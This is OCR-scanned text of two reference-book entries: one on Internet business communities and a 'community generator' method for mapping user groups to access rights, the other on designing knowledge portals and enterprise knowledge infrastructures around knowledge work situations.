Hagel and Armstrong (1997) outlined the commercial application of communities behind Web portals with a growing number of community-contents, loyalty and customer relationships, member-profiles and transactions in "Net Gain: Expanding Markets through Virtual Communities." Additionally, Participate.com ex-post measured the benefits of virtual communities with instructive results (Cothrel, 2000).

On this basis Fraunhofer-Institute, in Germany, developed a common definition for "Internet business communities" (Bullinger, 2002, p. 25). Internet business communities are economic networks for professional relationship management of employees, customers and business partners.

The essential principle is a membership; on that condition services for specific users and user groups can be customized.

After the registration, non-members get a user account, which conduces to protect the community-access, read permission, write/change permission, or billing. During the login members are asked for their username and their personal password; subsequently the data is compared to the data of the existing user account. The purpose of the login is to identify the member and also permits to create closer user profiles; current member profiles are the basis of every Internet community.

Schubert (2000) specifies nine different types of profiles: profiles for identification (username, role, contact information), system profiles (User-ID, rights and operations), session profiles (access paths, click streams), socio-economic profiles (age, gender, hobbies), preference profiles (user preferences), profiles for interaction (logfiled data), subcommunity profiles (matching of preferences), profiles based on a specific case (provision of preconfigured opportunities) and transaction profiles.

What are the Objectives of Internet Business Communities?

The central benefit of Internet business communities is *sharing*: share of know-how and relationships between members—for the benefit of the individual, of the company and of the new unit *community*. objectives of Internet business communities are (Figure 1):


- to turn a visitor into a community-member and then into a loyal customer;
- to turn an employee into a community-member and then into a high potential knowledge-worker; and
- to turn a loose business partner into a community-member and then into a institutionalized business cooperation partner.

The Unique Selling Proposition

In Internet business communities, distinct from static Web sites, members know each other. In Internet business communities, distinct from portals, members may communicate with each other. In Internet business communities electronic marketplaces can be populated, distinct from common online-marketplaces often only consisting of catalogue databases. Furthermore Internet business communities have three essential and constitutive cores:

- **Core I (Prosumership):** Customers, employees, and business partners are co-working on the value creation of the network.
- **Core II (Development from 1-1-Relationships to N-N-Relationships):** Distinct from broadcast media community-members are both, sender and recipient.

Figure 1. Objectives of Internet business communities



Individuals (who want to belong to each other) share exclusive goods among each other trough community-tools.

- **Core III (Business Supply and Business Usage):** A company as an economic benefit-maximizer uses Internet business communities to drive its business targets like cost-cutting and profit realization. Internet business communities can be seen as the missing link between businessmen, products, digital contents and Internet business.

In an explorative comparative study Fraunhofer-Institute analyzed 133 "wild-life" Web sites with private-closed community-rooms and membership groups and derived seven types of Internet business communities (Bullinger, 2002, p. 37-97):

- Customer- or Product-Communities (Type 1), for example club.nokia.com or mcafee.com
- Company-Communities (Type 2), for example SAP corporate portal or mckinsey.de/knowmatters/quarterly
- Service-Communities (Type 3), for example groups yahoo.com or gmx.de
- Project-Communities (Type 4), for example dl2100.de or egov-goodpractice.org
- Knowledge-Communities or Communities-of-Practice (Wenger, 2000) (Type 5), for example experts-exchange.com or openbc.com
- Online-Shops Communities (Type 6), for example amazon.com or dell.com
- E-Market Communities (Type 7), for example supplyon.com or ebay.com

All seven types are characterized through the provider-operator-configurations (e.g., one or more providers and operators, e.g., equivalence of provider and operator), the functional main orientation (information, communication/cooperation, or transaction) and the domain as its center of gravity.

Van Waarden (1992) defined a framework for the socioeconomic analysis of networks (dimensions: members, functions, structure, institutionalization, convention of interactions, distribution of power) which can be used for real and virtual communities. Kim (2000) wrote a leading handbook about how to run a virtual community. The challenge still was how to design a Web portal and a community—for scientists and practitioners.

DESIGNING A PORTAL AND COMMUNITY:COMMUNITY GENERATOR

Fraunhofer-Institute has developed an easy and consistent method and tool called "community generator," elaborated and proved in many different research, education, and commerce projects. With the help of the community generator, values can be set in the three dimensions of communities—contents/functions, users/usergroups and rights—and the virtual community is designed.

Three steps are necessary to generate a community in general (Bullinger, 2003, pp. 557-561):

- **Step 1:** Existing contents and functions in the dimension of contents/functions should be inventoried, new ones are planned. For example press releases, mission statements, event lists, product flyers etc. For example static/dynamic Webpages, online forms, pdf documents, messaging-tool, chat, forum, FAQ, newsletter or other internet resources.
- **Step 2:** All relevant groups in the dimension of users/usergroups should be defined. On the one hand the "off-line"-specific groups (e.g., business partners, employees, customers etc.) on the other hand "online"-specific groups (e.g., Web site guests, administrators, etc.).
- **Step 3:** Contents/functions and users/usergroups in the dimension of rights are mapped and interrelated via rights. Right "none" means that the user or the usergroup is not able to see a content at all. Right "view" is the right to see a content but not to be allowed to conduct changes. Right "edit" says that the content is viewable and digitally changeable (new, edit, delete) without having degrees of freedom to transfer rights to other users/usergroups (right inheritance). The strongest right "publish" overcomes the last restriction.

As an example the following case study, *venture capital community*, illustrates dimensions, procedure, and specified result: a community with its sub-communities (Figure 2).

The background of this so-called *venture capital community* is to reduce transaction costs for the establishment of start-up companies. The constant increase of inquiries, made it important to use a suitable information and communication platform.

The example of the *venture capital community* is to describe, how, on the one hand, the goal of mapping internal coordination and communication on a community can be achieved (*collaboration-community*). On the other hand, the example is to describe how the goal of making publicly available selected internal community resources for marketing purposes can be reached (*marketing community*).

Figure 2 illustrates the steps and the results of the specification phase, in which the different dimensions, which are necessary for the specification of a community, are contrasted in a three-dimensional coordinate grid. Like presented before, the definition of the contents and functionalities for the *venture capital community* takes place in a first step. The outcomes of this step form the values on the y-axis. In a second step the complete collection of the potential usergroups takes place. The amount of groups depends on the amount of stakeholders that are going to use the new platform and can be identified. The results can be found on the x-axis. The user rights, which are generically transferable, form the third axle.

The publicly accessible and the closed community spaces are illustrated with circles in the center of the coordinate grid. The definition of these spaces usually results directly from the project partner's requirements, since specific topics

Figure 2. Community generator blueprint




Figure 3. Community generator matrix

Nr.	Topic	Sub-Topic	Visitor	Interested Customer	Interested Company	Controlling	Admin
1	Venture-Capital-Company	Philosphy	view	view	view	publish	publish
		History	view	view	view	publish	publish
		Team	view	view	view	publish	publish
2	Our Services	Analysis	view	view	view	publish	publish
		Business-Plan Optimization	view	view	view	publish	publish
		Team-Development	view	view	view	publish	publish
		Funding	view	view	view	publish	publish
		Legislation and Contracts	view	view	view	publish	publish
		Investment Opportunities	view	view	view	publish	publish
		Financial Analysis/Controlling	view	view	view	publish	publish
3	Spin-off Process	Business Idea	view	view	view	edit	publish
		Business Plan	view	view	view	edit	publish
		Coordination of Involved Parties	view	view	view	edit	publish
		Forming the Statutory Framework	view	view	view	edit	publish
		Executive Summary	view	view	view	edit	publish
		Setting-up Business	view	view	view	edit	publish
4	Network	Networks of Business Angels	view	view	view	edit	publish
		Management Consultants	view	view	view	edit	publish
		Encouriging Facilities	view	view	view	edit	publish
		Venture Capital Companies	view	view	view	edit	publish
		Professional Associations	view	view	view	edit	publish
		Companies	view	view	view	edit	publish
5	Portfolio	Investment Companies	view	view	view	publish	publish
		alphabetical	view	view	view	publish	publish
		by Industrial Sector	view	view	view	publish	publish
		by Institute / Location	view	view	view	publish	publish
6	News	News	view	view	view	publish	publish
		Events	view	view	view	publish	publish
		Spin Off of the month	view	view	view	publish	publish
		Roadshow	view	view	view	publish	publish
		Press	view	view	view	publish	publish
7	Venture-Capital-Community	News	none	edit	edit	publish	publish
		Events	none	edit	edit	publish	publish
		Forum	none	edit	edit	publish	publish
		Downloads	none	view	edit	publish	publish
		Hyperlinks	none	edit	edit	publish	publish
		Funding	none	none	view	publish	publish
		Member Profiles	none	none	view	publish	publish
		Investment Management	none	none	edit	publish	publish
		Reporting	none	none	edit	publish	publish
		MyAdministration	none	edit	edit	publish	publish
		Administration	none	edit	edit	publish	publish

or closed working groups need to be mapped to such areas. It has to be taken into consideration here that coherences between the user groups and the spaces exist. Often it is necessary that certain spaces and certain usergroups have to be assigned. So the definition of the usergroups can give additional hints to the definition of the open, semi-open or closed spaces.

As represented in Figure 3, an allocation of contents and functionalities, users and usergroups as well as appropriate rights takes place in a next step.

In a workshop, community providers, project managers, and software developers can configure the community by completing the matrix of community-rights. Because their right both is set as *none*, non-members and members of the *venture capital community* can not see exclusive investment rooms in the area *investment management*. The spin-off/start-up company can edit their contents and resources (right set as *edit*); controllers and administrators are able to publish contents (right set as *publish*).

CONCLUSION AND FUTURE TRENDS

Virtual communities, in common, and Internet business communities, in specific, offer a rich background for the analysis and synthesis of networks between human beings and machines. Internet business communities fulfill thereby two main functions:

- Internet business communities offer the possibility to make available open as well as closed areas on a secured platform providing—at a full extent—the filing of common contents and documents, link administration and participant profiles with dedicated right management. Certainly these functionalities can be compared to classical intranet functionalities. But moreover Internet Business Communities allow members to get in touch with each other by providing user profiles visible to every registered community-member, in buddy lists, forums, chats, and so forth. These communities are prerequisites for Web portals, they are supporting collaboration between team-members distributed among different locations.
- An Internet business community's mission is to *turn the audience into speakers*. One example is that customers can help each other in FAQ forums with their experience on a product. In principle, the posting of contents can be organized in a distributed way and corresponds thereby to the requirements of an open exchange platform fed from various sources—with

the need to set, control and guarantee differentiated user rights.

Thus, Internet business communities offer a broad area of applications in the arena of business—starting with marketing and communication, knowledge management, service delivery, customer relationship management, after-sales support, etc.

With the help of the community generator method contents/functions, users/usergroups and rights can be configured as the blueprint of a Web portal with Internet business communities and sub-communities. Reversely, in analytical terms an Internet business community can be decomposed into its bits.

The Internet business community approach and the community generator method are also scalable, adoptable and transferable to upcoming Web 2.0 Services, creating new application scenarios to become a member of communities and to interact in communities, like locations-based services (LBS), push-and-talk/graffiti, e-mail-push, voice-over IP (VoIP), Webservices, newsfeeds, wikis, Weblogs, RFID-things, etc. (Spath, 2006).

Future research has to focus on the user himself—and the construction and management of his digital identity (Montaletti, 2004).

REFERENCES

Bruhn, M. & Stauss, B. (Ed.) (2003). Dienstleistungsnetzwerke. *Dienstleistungsmanagement Jahrbuch 2003*.

Bullinger, H.-J., Baumann, T., Froeschle, N., Mack, O., Trunzer, T., & Waltert, J. (2002). Business Communities. *Professionelles Beziehungsmanagement von Kunden, Mitarbeitern und B2B-Partnern im Internet*.

Bullinger, H.-J., Froeschle, N., & Mack, O. (2003). *Business Communities im Internet: Management von Kunden-, Mitarbeiter- und Geschäftspartnerbeziehungen im Internet*, in: Bruhn, 2003, 536-563.

Cothrel, J., McBrearty, J., & Perlman, J. (2000). *Informing the marketplace: How community drives transactions*. Retrieved from participate.com. German translation, in: Bullinger, *2002* (pp.120-126).

Cunningham, P., & Cunningham, M. (Ed.) (2004). *eAdoption and the knowledge economy*. Issues, Applications, Case Studies.

Hagel, J., & Armstrong, A. G. (1997). *Net Gain: Expanding Markets through Virtual Communities*.

Kim, A.J. (2000). *Community Building on the Web: Secret Strategies for Successful Online Communities*.

Montaletti, G., Martin, M., & Froeschle, N. (2004). Identity and relationship management—The key to safe, secure ICT infrastructure. In Cunningham (Ed.), *IST Information Society Technologies eChallenges Award Winner of European Commission 2004* (pp. 724-732)

Rheingold, H. (1993). *The virtual community.*

Schubert, P. (2000). *Virtuelle Gemeinschaften und Personalisierung von EC-Plattformen*. Presentation-Slides of Fachhochschule beider Basel Nordwestschweiz FHBB.

Spath, D., Hofmann, J., & Froeschle, N. (2006): Next generation online communities—*Von Webportalen über Business-Communities zu Mobile Services im Web 2.0*.

van Waarden, F. (1992). Dimensions and types of policy networks. *European Journal of Political Research 1992,* (21), 29-52.

Wenger, E., & Snyder, W. M. (2000). Communities of practice: The organizational frontier. *Harvard Business Review, 2000*(1), 139-145.

KEY TERMS

Community Generator: With the help of the community generator method contents/functions, users/usergroups and rights can be configured as the blueprint of a Web portal with virtual communities and sub-communities. In analytical terms a virtual community can be decomposed into its bits.

Internet Business Communities: Business communities on the Internet are economic networks for professional relationship management of employees, customers and business partners.

Virtual Communities: A virtual community is, in the sense of Rheingold (1993), a group of people communicating or interacting with each other by means of information technologies, typically the Internet, rather than face to face.

Designing Portals for Knowledge Work

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INTRODUCTION

An increasing share of work in businesses and organizations depends on information and knowledge rather than manual labor and physical goods (Wolf, 2005). Knowledge work contributes substantially to the long-term success of an organization. It is characterized by unstructured, creative, and learning-oriented tasks and involves access to a wide variety of structured and unstructured data sources such as Web sites, databases, data warehouses, document bases, or messaging systems. Knowledge work is often hampered by the fragmentation of resources across these numerous elements of information and communication technology (ICT) infrastructures. Consequently, concepts for the design and implementation of integrating technologies are required in order to improve ICT support for knowledge work.

Originally, the term "portal" has been coined to denote the organized access to Internet resources by search engines and a categorized collections of links (Smith, 2004, p. 93). The metaphor has been extended to integrated access to data sources and applications or, in more recent terminology, contents, and services within businesses and organizations called enterprise (information) portal. Recently, emphasis seems to shift toward semantic integration of data and knowledge sources, services, persons, and processes referred to as knowledge portals (Collins, 2003; Firestone, 2003, p. 30ff; Hädrich & Priebe, 2005; Sandkuhl, 2005; Schwabe & Salim, 2002). This article reflects the ambitious goals and challenges of knowledge portals and proposes the concept of knowledge work situations for the design of knowledge portals.

BACKGROUND

Knowledge Portals

The term "enterprise portal" targets an organization-specific integration and is used to denote approaches and solutions, which vary widely. Substantial differences regarding scope, complexity, and ways of technical implementation can be observed depending on number and types of involved data sources and application systems, depth of integration, target groups, and further requirements (e.g., search, personalization, transaction or security, performance, availability, and scalability of the software solution. Portals are commonly classified according to user groups, contents, or functions (Hazra, 2002; Sandkuhl, 2005).

Examples are external access to business applications by customers or sales representatives (customer or employee portal), combination of multiple business applications for selected business processes (process portal), unified access to data and documents (information portal) or semantically integrated access to validated contents and documents, and contextualized collaboration and support of the entire knowledge life-cycle (knowledge portal, Firestone, 2003, p. 251ff).

Smith defines portals as infrastructures that provide secure, customizable, personalized, integrated access to dynamic contents in various formats from a multitude of sources wherever they are needed (Smith, 2004, p. 94). This shows a changed interpretation of the term portal toward a more far-reaching integration. It reveals ambitious goals, particularly related to the term knowledge portal, that can only be achieved by building a comprehensive infrastructure and implies substantially higher demands in terms of opening access to information systems, design of middleware and standardization of data formats, interfaces of functions, processes, and security procedures. It is no surprise that according to a market analysis, knowledge portals in this extended understanding do not yet exist (Firestone, 2003, p. 264ff). Knowledge portals strive for the vision of a comprehensive KM infrastructure that encompasses the entire systems landscape of an organization and thus is described in the following as enterprise-wide knowledge infrastructure.

Enterprise Knowledge Infrastructures

Enterprise knowledge infrastructures (EKI, Maier, Hädrich, & Peinl, 2005) offer their services as organization-wide platforms. They go beyond knowledge portals by postulating integration of services throughout the entire organization including every application relevant for KM and by offering a set of advanced services on top.

Numerous layered architectures have been proposed for the organization of this type of service (e.g., Applehans, Globe, & Laugero, 1999; Zack, 1999, p. 50). An amalgamated EKI architecture extending knowledge portals consists of the following five layers building on each other (Maier, 2004; Maier et al., 2005):

- **Infrastructure Services:** Offer basic functions for storage, access, communication, and security. Extract, transformation, and loading tools provide access to data and knowledge sources.
- **Integration Services:** Offer functions to organize and link knowledge elements. Integration is achieved by means of ontologies, standardized interfaces for functions, as well as integrated management of user data, called identity management.
- **Advanced Services:** Provide functions for *discovery* (i.e., search, retrieval, and presentation of knowledge elements and links to knowledge sources such as experts), *publication* (i.e., structuring, contextualization, and release of knowledge elements, *collaboration* (i.e., joint creation, sharing, and application of knowledge, and *learning* (i.e., authoring and management of courses, tutoring, learning paths, and examinations).
- **Personalization Services:** Provide more effective access to the large amounts of knowledge elements (e.g., by automated role-oriented or interest-oriented profiles, personal category nets, and customizable interfaces).
- **Access Services:** Transform contents and provide secure access to the EKI with respect to heterogeneous applications and appliances.

The layers in the architecture ideally organize services but abstract from current implementations as well as tools and systems offered on the market. Examples for software products are Open Text Livelink (www.opentext.com), Hyperwave Information Server (www.hyperwave.com), and Microsoft Sharepoint Portal Server (www.microsoft.com/sharepoint). Livelink offers sophisticated functions for integrated document and content management as well as collaboration, but lacks advanced support for learning, which is a strength of Hyperwave. The Sharepoint Portal Server offers rather basic functions for content management and collaboration. However, it might excel in its future integration with Microsoft Office products and the Groove Workspace.

DESIGN OF ENTERPRISE KNOWLEDGE INFRASTRUCTURES

Modeling Knowledge Work

Modeling supports analysis and understanding of knowledge work and guides the design of technical infrastructures and is required particularly for those infrastructures that attempt to integrate fragmented resources. Approaches useful for this latter integration task extend concepts for business process modeling in order to capture the specifics of knowledge work and are compared in Table 1 in order to identify relevant modeling concepts.

Concepts of description applied in these approaches can be categorized into the four classes *person* (e.g., identity, profile,

Table 1. Comparison of approaches for knowledge-oriented process modeling

	ARIS-KM (Allweyer, 1998)	**GPO-WM** (Heisig, 2002)	**KMDL** (Gronau & Weber, 2003)	**Promote** (Woitsch & Karagiannis, 2005)
***Primary* perspectives**	process, artifact, person	process, artifact, person, instrument (rudimentary)	process, person, artifact	process, artifact, tool, person
Primary goal of modeling	knowledge-oriented process design, build-time, and rudimentary run-time	introduction of best practice KM instruments, build-time	knowledge-oriented process design, build-time	selection and design of ICT services, run-time
Formalization	medium	medium	medium	high
Granularity	process	process	task	task
Primary level of modeling	type level	type level	instance level	type level
Starting points	not defined	incomplete knowledge core process	barriers	knowledge-intensive tasks
View on knowledge	object, skill	object, skill, flow	object, skill, conversion process	object, skill

role, or skills), *process* (e.g., sequences of tasks in business or specific knowledge processes, *artifact* (e.g., knowledge elements, their types, topics, or structures as defined by ontologies), and *tool* (e.g., architecture and interaction of software) (Hädrich & Maier, 2004). The modeling approaches differ with respect to their primary goals and consequently the degree of formalization. Direct reuse of the resulting schemes during EKI run-time is only marginally possible. Models on the process level and type level are suited to give a general overview of required and created knowledge. For designing EKI, single knowledge-oriented tasks need to be modeled in order to select appropriate types of services. For tasks beyond description and analysis, modeling needs to be accomplished on type level. The approaches differ with regard to starting points for modeling and for interventions, which can either be obstacles or problems in knowledge work or highly knowledge-intensive tasks, which are thus of particular importance for KM.

All approaches are rooted in business process modeling approaches and thus include a management-oriented perspective to designing knowledge infrastructures and all approaches conceptualize knowledge at least as object and skill. Unfortunately, this misleads designers to focus on enhancing information flows in and between business processes and their technical support rather than supporting the handling of knowledge. The unstructured, creative, learning-oriented part of knowledge work that deals with exploration rather than exploitation of knowledge is only marginally supported. Modeling lacks descriptive elements and approaches in order to capture these aspects of knowledge work. Thus, a new concept is needed to connect both perspectives avoiding the flat perspective on knowledge as an object, which is called knowledge work situation (KWS). This concept ideally should be included in modeling notations in order to provide the foundation for situation-oriented design of knowledge portals or EKIs respectively.

Situations of Knowledge Work

Learning and knowledge are strongly linked to situations. Situated cognition emphasizes that knowledge is connected tightly to the situated context of its creation and cannot be easily separated from it (Brown, Collins, & Duguid, 1989). In this view, knowledge is the capacity to act effectively in specific situations rather than being an abstract, self-contained entity. Situated action emphasizes the interrelationship between an action and its context of performance (Suchman, 1987). Based on these ideas, Wiig's model of individual situation-handling structures knowledge work according to sense making, decision making, implementation, and monitoring tasks (Wiig, 2004). Information about situations is used to enhance effectiveness of human-computer interaction. Context is defined here broadly as any information characterizing the situation of persons, places, or objects considered relevant to user-application interaction (Dey, Abowd, & Salber, 2001). Designing information systems while explicitly regarding work situations is increasingly addressed in the literature (e.g., Schmidt, 2005; Walther, 2005).

From the perspective of KM, situations in which an individual turns from exploitation of knowledge in business processes toward exploration of knowledge relevant for the organization are of particular interest. These typically are situations in which knowledge of experienced individuals is not sufficient for routine accomplishments of tasks. Modeling should then focus on KWS in which employees can, should, or must switch from business-oriented tasks to knowledge-oriented actions. KWS are characterized by recurring constellations of needs and are described by occasion, context, and mode resulting in knowledge-oriented actions.

Occasions are connected to one or more tasks in the context of business processes and trigger a KWS. A business process can offer several occasions (e.g., handling of exceptions or reflection leading to the creation of knowledge).

Context comprises all relevant dimensions suitable to describe the actual situation such as skills and roles of individuals, communication relationships, and types of knowledge needed. It can be structured according to (1) the perspectives person, process, artifact, and tool as previously described, (2) the scope into process-wide or task-specific context, and (3) generalization into type level relevant for all instances of this task and instance level.

Mode classifies possible knowledge-oriented actions and refers to the four informing practices: ex-pressing, monitoring, translating, and networking (Schultze, 2003). Context, mode, and occasion define the set of available, allowed, recommended, or required *knowledge-oriented actions*. These are partly routinized activities, which in turn are supported by bundles of contents and services in an EKI. It can be decided what type of support is suited to support actions such as evaluate source, contextualize knowledge element, and notify target group. Examples for KWS are:

- An emergency doctor, a skilled internist, has the task to determine a target hospital during the emergency rescue process. He or she is confronted with a constellation of injury symptoms new to him or her (occasion). The context includes roughly determined symptoms of the patient, states and characteristics of nearby hospitals, current states, and skills of members of the rescue team as well as experts in surrounding hospitals, and characteristics of the task (e.g., location and time pressure). The doctor discusses the symptoms with an accessible surgeon with appropriate skills in a hospital with free capacities and later on may explicate experiences from this discussion (networking resp. expressing as modes of knowledge-oriented actions).
- A technical consultant maps customer requirements to the functions of a standard software system. Constel-

lation and type of the customer's systems are unusual (occasion). The context is characterized by skills of other individuals in the project team, types of available documented knowledge elements, and characteristics of the task (e.g., affected software components). He or she retrieves specifications and training modules from the supplier's electronic knowledge base and discusses the issue with colleagues involved in earlier projects with this particular customer (modes monitoring resp. networking).

KWS can be characterized according to how much time is needed to accomplish all necessary knowledge-oriented actions, how many persons may experience one particular occasion or are involved in one situation, and the results that follow from a KWS in terms of the characteristics of created knowledge.

A starting point for the identification of appropriate EKI services to support KWS is the analysis of needs for knowledge-oriented actions. From a technical perspective, these actions can be supported by bundles of advanced services defined in section 0 on the basis of the integration and personalization services required to handle the context. Each situation can be represented by a workspace shared by those people affected by the same occasions, can be personalized based on individual profiles and accessed by various applications and appliances. The exemplary KWS can be supported as follows:

- The emergency doctor is offered a synchronous communication link to a surgeon specialized in the type of injury specified and currently accessible via cell phone in a hospital close-by with available capacities to treat the patient (collaboration services). The EKI offers to trigger the internist's smartphone to establish a connection and records the talk if desired to explicate experiences later on (publication services).
- The technical consultant is supported by providing access to or notifying him or her about knowledge elements related to similar projects (publication services), contacts to and information about experts that might be able to help (collaboration services), or learning objects about new software modules or functions accessible online within the knowledge base of the software vendor (learning services).

Both examples reveal the importance of an enterprise-wide platform that integrates contents, services, and people. They also show that the workspaces created for the situations are not only accessed at the time the occasions emerge, but may be re-visited multiple times when accomplishing further knowledge-oriented actions that relate to the situation.

FUTURE TRENDS

Research needs to investigate ways for the systematic combination and networking of contents, services, and people on a conceptual as well as a technical level. In this context, situation-oriented design is a promising approach and increasingly discussed in literature and practice. Types, elements and characteristics of KWS and relationships to requirements for and characteristics of appropriate services need to be identified.

Standardization of open document formats, semantic description of contents and processes, software interfaces, as well as security-related information is widely discussed under topics such as asemantic Web, service-oriented architectures, Web services, and identity management. Though the software market currently is characterized by increased consolidation, standardization efforts will enable organizations to integrate software components from multiple vendors more easily. Ubiquitous access to organizational resources by a wide variety of devices and applications has high potentials with regard to new forms of working and new business models, but also risks related to (e.g., diffusion or loss of knowledge that will require a systematic management of knowledge risks).

CONCLUSION

This contribution has characterized knowledge portals and their deployment in organizations and has argued for the development of enterprise knowledge infrastructures (EKI) as the logical next step. A layered architecture has been described that organizes the set of services offered by an EKI. Ways for modeling knowledge work have been investigated by comparing selected modeling approaches and by defining and discussing KWS, which have been illustrated with two examples and suggestions for their support by EKI.

REFERENCES

Allweyer, T. (1998). Modellbasiertes Wissensmanagement. *Information Management, 13*(1), 37-45.

Applehans, W., Globe, A., & Laugero, G. (1999). *Managing knowledge. A practical Web-based approach*. Reading, MA.

Brown, J. S., Collins, A., & Duguid, S. (1989). Situated cognition and the culture of learning. *Educational Researcher, 18*(1), 32-42.

Collins, H. (2003). *Enterprise knowledge portals*. New York: American Management Association.

Dey, A. K., Abowd, G. D., & Salber, D. (2001). A conceptual framework and a toolkit for supporting the rapid prototyping of context-aware applications. *Human Computer Interaction, 16,* 97-166.

Firestone, J. M. (2003). *Enterprise information portals and knowledge management*. Amsterdam: KMCI Press.

Gronau, N., & Weber, E. (2003, May 18-23). Modeling of knowledge intensive business processes with the declaration language KMDL. In M. Khosrow-Pour (Ed.), *Information technology and organizations: trends, issues, challenges, and solutions. Proceedings of the IRMA International Conference* (pp. 284-287). Hershey, PA: Idea Group Publishing.

Hädrich, T., & Maier, R. (2004, March 9-11). Modeling knowledge work. In P. Chamoni, W. Deiters, N. Gronau, R. D. Kutsche, P. Loos, H. Müller-Merbach, B. Rieger, & K. Sandkuhl (Eds.), *Multikonferenz Wirtschaftsinformatik (MKWI 2004)--University Duisburg-Essen* (Vol. 2). Berlin: Akademische Verlagsgesellschaft.

Hädrich, T., & Priebe, T. (2005). A context-based approach for supporting knowledge work with semantic portals. *International Journal on Semantic Web and Information Systems, 1*(3), 64-88.

Hazra, T. K. (2002). Building enterprise portals: Principles to practice. *Proceedings of the 24th International Conference on Software Engineering* (pp. 623 - 633). Orlando, FL.

Heisig, P. (2002). GPO-WM: Methoden und Werkzeuge zum geschäftsprozessorientierten Wissensmanagement. In A. Abecker, K. Hinkelmann, & M. Heiko (Eds.), *Geschäftsprozessorientiertes Wissensmanagement* (pp. 47-64). Berlin: Springer.

Maier, R. (2004). *Knowledge management systems: Information and communication technologies for knowledge management* (2nd ed.). Berlin: Springer.

Maier, R., Hädrich, T., & Peinl, R. (2005). *Enterprise knowledge infrastructures*. Berlin: Springer.

Sandkuhl, K. (2005). Wissensportale: Merkmale, Architekturen und Perspektiven. *Informatik Spektrum, 28*(3), 193-201.

Schmidt, A. (2005, April 10-23). Bridging the gap between knowledge management and e-learning with context-aware corporate learning. *Proceedings of the Conference Professionelles Wissensmanagement--Erfahrungen und Visionen (WM 2005), Kaiserslautern* (pp. 170-176).

Schultze, U. (2003). On knowledge work. In C. W. Holsapple (Ed.), *Handbook on knowledge management—Volume 1: Knowledge matters* (pp. 43-58). Berlin: Springer.

Schwabe, D., & Salim, C. S. (2002). Integrating knowledge management applications in the enterprise—The Xerox Knowledge Portal Project. *Knowledge and Process Management, 9*(3), 190-201.

Sinz, E. J. (2001). Modell/Modellierung. In P. Mertins, A. Back, J. Becker, W. König, H. Krallmann, B. Rieger, A. W. Scheer, D. Seibt, P. Stahlknecht, H. Strunz, R. Thome, & H. Wedekind (Eds.), *Lexikon der Wirtschaftsinformatik* (pp. 311-313). Berlin: Springer.

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM, 47*(10), 93-97.

Suchman, L. (1987). *Plans and situated actions—The problem of human-machine communication*. Cambridge: Cambridge University Press.

Walther, I. (2005). *Rollen- und Situationsmodellierung bei betrieblichen Dispositions- und Planungssystemen.* University of Erlangen-Nürnberg, Erlangen-Nürnberg.

Wiig, K. M. (2004). *People-focused knowledge management*. New York: Elsevier Butterworth Heinemann.

Woitsch, R., & Karagiannis, D. (2005). Process oriented knowledge management: A service based approach. *Journal of Universal Computer Science, 11*(4), 565-588.

Wolf, E. N. (2005). The growth of information workers. *Communications of the ACM, 48*(10), 37-42.

Zack, M. H. (1999). Managing codified knowledge. *Sloan Management Review, 40*(4), 45-58.

KEY TERMS

Enterprise Knowledge Infrastructures: Comprehensive ICT platforms for collaboration and knowledge sharing with advanced knowledge services built on top that are contextualized, integrated on the basis of shared ontologies, and personalized for participants networked in communities.

